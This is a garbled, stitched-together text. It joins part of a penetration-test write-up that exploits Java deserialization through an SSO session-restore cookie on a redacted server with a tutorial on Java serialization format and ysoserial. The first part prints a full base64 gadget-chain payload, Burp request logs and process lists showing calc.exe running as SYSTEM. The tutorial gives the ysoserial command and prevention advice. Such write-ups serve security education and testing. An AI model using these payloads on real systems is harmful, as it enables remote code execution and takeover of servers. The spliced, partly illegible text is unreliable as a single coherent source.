+AYIVOACAAB4cAAABpjK/rq+AAAAMgA5CgADACIHADcHACUHACYBABBzZXJpYWxWZXJzaW9uVUlEAQABSgEADUNvbnN0YW50VmFsdWUFrSCT85Hd7z4BAAY8aW5pdD4BAAMoKVYBAARDb2RlAQAPTGluZU51bWJlclRhYmxlAQASTG9jYWxWYXJpYWJsZVRhYmxlAQAEdGhpcwEAE1N0dWJUcmFuc2xldFBheWxvYWQBAAxJbm5lckNsYXNzZXMBADVMeXNvc2VyaWFsL3BheWxvYWRzL3V0aWwvR2FkZ2V0cyRTdHViVHJhbnNsZXRQYXlsb2FkOwEACXRyYW5zZm9ybQEAcihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL0RPTTtbTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjspVgEACGRvY3VtZW50AQAtTGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9ET007AQAIaGFuZGxlcnMBAEJbTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjsBAApFeGNlcHRpb25zBwAnAQCmKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NO0xjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL2R0bS9EVE1BeGlzSXRlcmF0b3I7TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjspVgEACGl0ZXJhdG9yAQA1TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvZHRtL0RUTUF4aXNJdGVyYXRvcjsBAAdoYW5kbGVyAQBBTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjsBAApTb3VyY2VGaWxlAQA [illegible] AAAAGAAEAAAA7AAAAAAAAAAFBAAEAgAAAAAAAAAEAAgAAAAAAQAHAAAAAAAAAAAAAAABAAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [illegible] AAAAGAAEAAAA7AA4AAAAMAAEAAAAFAA8AEgAAAAIAEwAAAAIAFAARAAAACgABAAIAFgAQAAlwdAAEUHducnB3AQB4cQB+AA14

```
root@kali:~/Downloads/jar#
```

13. The next picture illustrates the transmission of the crafted HTTP request. The initial cookie content has been replaced by our payload (in red in the following picture).



Burp Suite Professional v2.0.24beta - project.burp - licensed to [redacted] [single user license]

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Decoder Improved Deserialization Scanner CO2
Go Cancel
Request
Raw Params Headers Hex JSON Decoder
Response
Raw Headers Hex JSON Decoder

Target: http:/[redacted]

```
POST /[redacted]/rest/search HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[redacted]/app/
X-Requested-By: XMLHttpRequest
Content-Type: application/json;charset=utf-8
Content-Length: 24
Connection: close
Cookie: JSESSIONID=0D107C7A7DD0AC081B7C0809AB334133;
```


sso.session.restore.cookies=rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS9ldGlsL0NvbXBhcmF0b3I7eHAAAAACc3IAK29yZy5hcGFjaGUuY29tbW9ucy5iZWFudXRpbHMuQmVhbkNvbXBhcmF0b3LjoYjqcyKkSAIAAkwACmNvbXBhcmF0b3JxAH4AAUwACHByb3BlcnR5dAASTGphdmEvbGFuZy9TdHJpbmc7eHBzcgA/b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmNvbXBhcmF0b3JzLkNvbXBhcmFibGVDb21wYXJhdG9y+/SZJbhusTcCAAB4cHQAEG91dHB1dFByb3BlcnRpZXN3BAAAAANzcgA6Y29tLnN1bi5vcmcuYXBhY2hlLnhhbGFuLmludGVybmFsLnhzbHRjLnRyYXguVGVtcGxhdGVzSW1wbAlXT8FurKszAwAGSQANX2luZGVudE51bWJlckkADl90cmFuc2xldEluZGV4WwAKX2J5dGVjb2Rlc3QAA1tbQlsABl9jbGFzc3QAEltMamF2YS9sYW5nL0NsYXNzO0wABV9uYW1lcQB+AARMABFfb3V0cHV0UHJvcGVydGllc3QAFkxqYXZhL3V0aWwvUHJvcGVydGllczt4cAAAAAD/////dXIAA1tbQkv9GRVnZ9s3AgAAeHAAAAACdXIAAltCrPMX+AYIVOACAAB4cAAABpjK/rq+AAAAMgA5CgADACIHADcHACUHACYBABBzZXJpYWxWZXJzaW9uVUlEAQABSgEADUNvbnN0YW50VmFsdWUFrSCT85Hd7z4BAAY8aW5pdD4BAAMoKVYBAARDb2RlAQAPTGluZU51bWJlclRhYmxlAQASTG9jYWxWYXJpYWJsZVRhYmxlAQAEdGhpcwEAE1N0dWJUcmFuc2xldFBheWxvYWQBAAxJbm5lckNsYXNzZXMBADVMeXNvc2VyaWFsL3BheWxvYWRzL3V0aWwvR2FkZ2V0cyRTdHViVHJhbnNsZXRQYXlsb2FkOwEACXRyYW5zZm9ybQEAcihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL0RPTTtbTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjspVgEACGRvY3VtZW50AQAtTGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9ET007AQAIaGFuZGxlcnMBAEJbTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjsBAApFeGNlcHRpb25zBwAnAQCmKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NO0xjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL2R0bS9EVE1BeGlzSXRlcmF0b3I7TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjspVgEACGl0ZXJhdG9y [illegible] AAAAIAFAARAAAACgABAAIAFgAQAAlwdAAEUHducnB3AQB4cQB+AA14

```
{"queryName":"FEATURES"}
```

```
HTTP/1.1 200
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Vary: Accept-Encoding
Pragma: no-cache
Cache-Control: no-cache, no-store, private
Expires: Wed, 26 Jun 2019 13:06:20 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 4608
Date: Wed, 26 Jun 2019 13:06:20 GMT
Connection: close
Server:
```

[{"items":[{"metaData":"{\"isUnknownAssetBlue\":true}","landingPage":false,"modifiedDate":1552969109,"name":"Location","hasUi":true,"id":"ca3f634e-338e-4f5c-8363-51e8c954b29e","enabled":true,"createDate":1392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"Appointment","hasUi":false,"id":"dfb354d2-8b38-40a7-84c8-3e253ef80c75","enabled":true,"createDate":1392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"ServiceAvailability","hasUi":true,"id":"448ad6bf-b886-42df-a498-f97f0af2afbe","enabled":true,"createDate":1392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"RequestContext","hasUi":false,"id":"55e146ae-6070-433f-b4ca-4c7ee0a060fe","enabled":false,"createDate":1392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"Broadcast","hasUi":false,"id":"77eb2de0-a323-4a0d-8db8-c3484df378d8","enabled":true,"createDate":1392764125},{"metaData":"{\"supportedApprovalTypes\":[\"change\",\"sbe_request\",\"knowledge\",\"purchase\",\"on_hold_button\",\"release\",\"service_request\"],\"supportedOperations\":[\"APPROVE\",\"HOLD\",\"REJECT\"],\"approvalDetailsInLine\":true}","landingPage":fal [illegible]

14. Log into the server and you can check that no malicious action has happened.



Name	PID	Status	User name	CPU	Memory (p...	Description
AuditManagerServic...	1532	Running	SYSTEM	00	408 K	AuditManagerServic...
conhost.exe	1224	Running	SYSTEM	00	460 K	Console Window Host
conhost.exe	1512	Running	SYSTEM	00	464 K	Console Window Host
conhost.exe	2300	Running	SYSTEM	00	472 K	Console Window Host
conhost.exe	2176	Running	SQLSERVE...	00	516 K	Console Window Host
conhost.exe	4472	Running	MSSQLFDL...	00	496 K	Console Window Host
conhost.exe	6572	Running	SYSTEM	00	436 K	Console Window Host
csrss.exe	436	Running	SYSTEM	00	1,212 K	Client Server Runtim...
csrss.exe	508	Running	SYSTEM	00	964 K	Client Server Runtim...
csrss.exe	4040	Running	SYSTEM	00	1,028 K	Client Server Runtim...
dllhost.exe	4828	Running	SYSTEM	00	2,628 K	COM Surrogate
dwm.exe	848	Running	DWM-1	00	13,576 K	Desktop Window M...
dwm.exe	2872	Running	DWM-2	00	7,092 K	Desktop Window M...
DWPTomcat.exe	1196	Running	SYSTEM	05	1,401,176 K	Commons Daemon ...
dxlservice.exe	4636	Running	SYSTEM	00	4,720 K	McAfee Data Exchan...
explorer.exe	588	Running	Administra...	00	34,024 K	Windows Explorer
fdhost.exe	4456	Running	MSSQLFDL...	00	1,020 K	SQL Full Text host
fdlauncher.exe	4428	Running	MSSQLFDL...	00	556 K	SQL Full-text Filter D...
java.exe	1472	Running	SYSTEM	00	36,608 K	Java(TM) Platform S...
jenkins-slave.exe	1272	Running	SYSTEM	00	4,340 K	Windows Service Wr...


15. Malicious action has not happened because the SSO Cookies is not deserialized on the server side because the session is valid. “**sso.session.restore.cookies**” this cookie restores the session when the “**JSESSIONID**” is invalid on the server.

16. When user logged out onto the application or an attacker can send another session id value on “**JSESSIONID**” which is invalid on the server side. Then server tries to restore the “**JSESSIONID**” value from the “**sso.session.restore.cookies**”.

17. “**sso.session.restore.cookies**” base64 encoded value deserialize on the server side and restores the “**JSESSIONID**” value when it’s invalid.

18. While “**sso.session.restore.cookies**” base64 encoded value deserialize on the server side there is no server side validation which checks the input value in “**sso.session.restore.cookies**” is modified or not.


19. Now we're manually passed the invalid value in "**JSESSIONID**" and send the request to the server. The following picture illustrates the returned HTTP response which contains an error message.



```
POST [redacted]/rest/search HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[redacted]app/
X-Requested-By: XMLHttpRequest
Content-Type: application/json;charset=utf-8
Content-Length: 24
Connection: close
Cookie: JSESSIONID=0D107C7A7DD0AC081B7C0809AB3341331;
sso.session.restore.cookies=rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACm...
[illegible]

{"queryName":"FEATURES"}
```

```
HTTP/1.1 403
Set-Cookie: JSESSIONID=EF81FB6611FF2BF6FFBC4A2D5D466138; Path=/[redacted]; HttpOnly
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Pragma: no-cache
Cache-Control: no-cache, no-store, private
Expires: Wed, 26 Jun 2019 13:27:08 GMT
Content-Type: application/json;charset=ISO-8859-1
Content-Length: 42
Date: Wed, 26 Jun 2019 13:27:08 GMT
Connection: close
Server:

{"error":"MOBILITY_ERROR_SESSION_EXPIRED"}
```

20. After checking on the server, our payload is successfully executed as confirmed by the processes calc.exe running as SYSTEM account.



Name	PID	Status	User name	CPU	Memory (p...	Description
AuditManagerServic	1532	Running	SYSTEM	00	376 K	AuditManagerServic
calc.exe	3904	Running	SYSTEM	00	4,044 K	Windows Calculator
conhost.exe	1224	Running	SYSTEM	00	460 K	Console Window Host
conhost.exe	1512	Running	SYSTEM	00	464 K	Console Window Host
conhost.exe	2300	Running	SYSTEM	00	472 K	Console Window Host
conhost.exe	2176	Running	SQLSERVE...	00	516 K	Console Window Host
conhost.exe	4472	Running	MSSQLFDL...	00	496 K	Console Window Host
conhost.exe	6572	Running	SYSTEM	00	436 K	Console Window Host
csrss.exe	436	Running	SYSTEM	00	1,212 K	Client Server Runtim...
csrss.exe	508	Running	SYSTEM	00	964 K	Client Server Runtim...
csrss.exe	4040	Running	SYSTEM	00	1,028 K	Client Server Runtim...
dllhost.exe	4828	Running	SYSTEM	00	2,628 K	COM Surrogate
dwm.exe	848	Running	DWM-1	00	13,576 K	Desktop Window M...
dwm.exe	2872	Running	DWM-2	00	7,096 K	Desktop Window M...
DWPTomcat.exe	1196	Running	SYSTEM	00	1,402,476 K	Commons Daemon ...
dxlservice.exe	4636	Running	SYSTEM	00	4,692 K	McAfee Data Exchan...
explorer.exe	588	Running	Administra...	02	34,024 K	Windows Explorer
fdhost.exe	4456	Running	MSSQLFDL...	00	1,020 K	SQL Full Text host
fdlauncher.exe	4428	Running	MSSQLFDL...	00	556 K	SQL Full-text Filter D...
java.exe	1472	Running	SYSTEM	00	36,652 K	Java(TM) Platform S...

Example:

Let’s see how a serialized object will look like. Below is the serialization of the object:

```
LogFile ob = new LogFile();

ob.filename = "User_Nytro.log";

ob.filecontent = "No actions logged";



String file = "Log.ser";



Utils.SerializeToFile(ob, file);
```

Here is the content (hex) of the Log.ser file:

```
AC ED 00 05 73 72 00 07 4C 6F 67 46 69 6C 65 D7 ¬í..sr..LogFile×

60 3D D7 33 3E BC D1 02 00 02 4C 00 0B 66 69 6C `=×3>¼Ñ...L..fil

65 63 6F 6E 74 65 6E 74 74 00 12 4C 6A 61 76 61 econtentt..Ljava

2F 6C 61 6E 67 2F 53 74 72 69 6E 67 3B 4C 00 08 /lang/String;L..

66 69 6C 65 6E 61 6D 65 71 00 7E 00 01 78 70 74 filenameq.~..xpt

00 11 4E 6F 20 61 63 74 69 6F 6E 73 20 6C 6F 67 ..No actions log

67 65 64 74 00 0E 55 73 65 72 5F 4E 79 74 72 6F gedt..User_Nytro

2E 6C 6F 67                                     .log
```

Deepak Sharma

As you can see, it looks simple. We can see the class name, “LogFile”, “filename” and “filecontent” variable names and we can also see their values. However, it is important to note that there is no code, it is only the data.

Let’s dig into it to see what it contains:

- **AC ED** -> We already discussed about the magic number
- **00 05** -> And protocol version
- **73** -> We have a new object (TC_OBJECT)
- **72** -> Refers to a class description (TC_CLASSDESC)
- **00 07** -> The length of the class name – 7 characters
- **4C 6F 67 46 69 6C 65** -> Class name – LogFile
- **D7 60 3D D7 33 3E BC D1** -> Serial version UID – An identifier of the class. This value can be specified in the class, if not, it is generated automatically
- **02** -> Flag mentioning that the class is serializable (SC_SERIALIZABLE) – a class can also be externalizable
- **00 02** -> Number of variables in the class
- **4C** -> Type code/signature – class
- **00 0B** -> Length of the class variable – 11
- **66 69 6C 65 63 6F 6E 74 65 6E 74** -> Variable name – filecontent
- **74** -> A string (TC_STRING)
- **00 12** -> Length of the class name
- **4C 6A 61 76 61 2F 6C 61 6E 67 2F 53 74 72 69 6E 67 3B** -> Class name – Ljava/lang/String;
- **4C** -> Type code/signature – class
- **00 08** -> Length of the class variable – 8
- **66 69 6C 65 6E 61 6D 65** -> Variable name – filename
- **71** -> It is a reference to a previous object (TC_REFERENCE)
- **00 7E 00 01** -> Object reference ID. Referenced objects start from 0x7E0000
- **78** -> End of block data for this object (TC_ENDBLOCKDATA)
- **70** -> NULL reference, we finished the “class description”, the data will follow
- **74** -> A string (TC_STRING)
- **00 11** -> Length of the string – 17 characters
- **4E 6F 20 61 63 74 69 6F 6E 73 20 6C 6F 67 67 65 64** -> The string – No actions logged
- **74** -> A string (TC_STRING)
- **00 0E** -> Length of the string – 14 characters
- **55 73 65 72 5F 4E 79 74 72 6F 2E 6C 6F 67** -> The string – User_Nytro.log

The protocol details are not important, but they might help if manually updating a serialized object is required.

Attack example

As you might expect, the issue happens during the deserialization process. Below is a simple example of deserialization.

```
LogFile ob = new LogFile();

 String file = "Log.ser";



// Deserialization of the object



 ob = (LogFile)Utils.DeserializeFromFile(file);
```

And here is the output:

```
Deserializing from Log.ser

readObject from LogFile

File name: User_Nytro.log, file content: No actions logged

Restoring log data to file...
```

What happens is pretty straightforward:

- We deserialize the “Log.ser” file (containing a serialized LogFile object)
- This will automatically call “readObject” method of “LogFile” class
- It will print the file name and the file content
- And it will create a file called “User_Nytro.log” containing “No actions logged” text

As you can see, an attacker will be able to write any file (depending on permissions) with any content on the system running the vulnerable application. It is not a directly exploitable Remote Command Execution, but it might be turned into one.

We need to understand a few important things:

- Serialized objects do not contain code, they contain only data
- The serialized object contains the class name of the serialized object
- Attackers control the data, but they do not contain the code, meaning that the attack depends on what the code does with the data

Is is important to note that readObject is not the only affected method. The **readResolve**, **readExternal** and **readUnshared** methods have to be checked as well. Oh, we should not forget **XStream**. And this is not the full list…

For black-box testing, it might be easy to find serialized objects by looking into the network traffic and trying to find 0xAC 0xED bytes or “ro0” base64 encoded bytes. If we do not have any information about the libraries on the remote system, we can just iterate through all ysoserial payloads and throw them at the application.

But my readObject is safe

This might be the most common problem regarding deserialization vulnerabilities. Any application doing deserialization is vulnerable as long as in the class-path are other vulnerable classes. This happens because, as we already discussed earlier, the serialized object contains a class name. Java will try to find the class specified in the serialized object in the class path and load it.

One of the most important vulnerabilities was discovered in the well-known **Apache Commons Collections library**. If on the system running the deserialization application a vulnerable version of this library or multiple other vulnerable libraries is present, the deserialization vulnerability can result in remote command execution.

Let’s do an example and completely remove the “readObject” method from our LogFile class. Since it will not do anything, we should be safe, right? However, we should also download commons-collections-3.2.1.jar library and extract it in the class-path (the org directory).

In order to exploit this vulnerability, we can easily use ysoserial tool. The tool has a collection of exploits and it allows us to generate serialized objects that will execute commands during deserialization. We just need to specify the vulnerable library. Below is an example for Windows:

```
java -jar ysoserial-master.jar CommonsCollections5 calc.exe > Exp.ser
```

This will generate a serialized object (Exp.ser file) for **Apache Commons Collections vulnerable** library and the exploit will execute the **“calc.exe”** command. What happens if our code will read this file and deserialize the data?


```
LogFile ob = new LogFile();

 String file = "Exp.ser";



// Deserialization of the object



ob = (LogFile)Utils.DeserializeFromFile(file);
```

This will be the output:

```
Deserializing from Exp.ser

Exception in thread "main" java.lang.ClassCastException:
java.management/javax.management.BadAttributeValueExpException cannot be cast
to LogFile
```

```
  at LogFiles.main(LogFiles.java:105)
```

But this will result as well:



We can see that an exception related to casting the deserialized object was thrown, but this happened after the deserialization process took place. So even if the application is safe, if there are vulnerable classes out there, it is game over. Oh, it is also possible to have issues with deserialization directly on JDK, without any 3rd party libraries.

How to prevent it?

The most common suggestion is to use Look Ahead ObjectInputStream. This method allows to prevent deserialization of untrusted classes by implementing a whitelist or a blacklist of classes that can be deserialized.

However, the only secure way to do serialization is to not do it.

Conclusion

Java deserialization vulnerabilities became more common and dangerous. Public exploits are available and is easy for attackers to exploit these vulnerabilities.

It might be useful to document a bit more about this vulnerability. You can find here a lot of useful resources.

We also have to consider that Oracle plans to dump Java serialization.

However, the important thing to remember is that we should just avoid (de)serialization.